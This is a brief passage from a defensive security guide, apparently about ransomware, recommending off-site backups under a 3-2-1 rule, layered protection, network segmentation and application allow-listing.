- **Back-ups.** It is important to have backups, but to also make sure they are off-site, so that an on-site infection does not end up encrypting or corrupting the on-site backs. Trend Micro recommend a 3-2-1 rule: at least three copies, in two different formats, with one copy off site/offline.
- **Layered protection.** A key part of any type of network defence is to have layers of security to defend against attack, including both network sensors and end-point security.
- **Network segmentation.** As much as possible, the network should be segmented up, so that different areas of the network are isolated from others. In this way the infection can be constrained.
- **Application control.** Rather than having a black list of programs which are not allowed to run on a computer, increasingly companies operate a white-listing policy, where only applications that are approved can run on devices. This means that malware programs will not have the rights to run or access system files.

# Ransomware

